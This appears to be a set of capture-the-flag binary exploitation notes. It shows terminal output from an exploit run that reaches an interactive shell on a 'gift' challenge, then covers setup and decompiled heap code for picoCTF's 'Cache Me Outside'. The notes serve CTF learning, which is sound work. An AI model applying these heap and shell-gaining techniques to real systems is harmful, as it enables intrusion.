


```
$
$ python3 exp2.py
[*] '/home/shark/CGGCCTF/gift/chal'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/home/shark/CGGCCTF/gift/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './chal'
[*] Loaded 196 cached gadgets for './libc.so.6'
[*] '/home/shark/CGGCCTF/gift/ld-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/shark/CGGCCTF/gift/ld-2.31.so': pid 13705
HANG here (press enter to continue...) >
b'Bye!\n'
[*] Switching to interactive mode
$ ls
chal  exp.py  exp2.py  ld-2.31.so  libc.so.6  pwninit  pwninit_patched
$ 
```

3. PICO CTF Cache Me Outside

Solved ✅

Challenge info



Cache Me Outside | 70 points

Tags: picoCTF 2021 Binary Exploitation

AUTHOR: MADSTACKS

Description

While being super relevant with my meme references, I wrote a program to see how much you understand heap allocations. `nc mercury.picoctf.net 36605`

heapedit Makefile libc.so.6

Hints ?

1

2,171 users solved

74% Liked

picoCTF{FLAG}

Submit Flag

heapedit info


```
ELF 64-bit LSB executable
dynamically linked
not stripped
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
RUNPATH:  b'./'
```

Prepare environment

```
~/.cargo/bin/pwninit
patchelf --set-interpreter ./ld-2.27.so ./heapedit
```

Reverse engineer heapedit


malloc 7 chunks with flag



```
for (i = 0; i < 7; i = i + 1) {
  congrat_str = (undefined8 *)malloc(0x80);
  if (first_congrat_str == (undefined8 *)0x0) {
    first_congrat_str = congrat_str;
  }
  *congrat_str = 0x73746172676e6f43;
  congrat_str[1] = 0x662072756f592021;
  congrat_str[2] = 0x203a73692067616c;
  *(undefined *)(congrat_str + 3) = 0;
  strcat((char *)congrat_str,flag2);
}
```

Reverse engineer heapedit


malloc and free



```
sorry_str = (undefined8 *)malloc(0x80);
*sorry_str = 0x5420217972726f53;
sorry_str[1] = 0x276e6f7720736968;
sorry_str[2] = 0x7920706c65682074;
*(undefined4 *)(sorry_str + 3) = 0x203a756f;
*(undefined *)((long)sorry_str + 0x1c) = 0;
strcat((char *)sorry_str,(char *)&random_str);
free(congrat_str);
free(sorry_str);
```


Reverse engineer heapedit

- Arbitrary write, malloc , puts



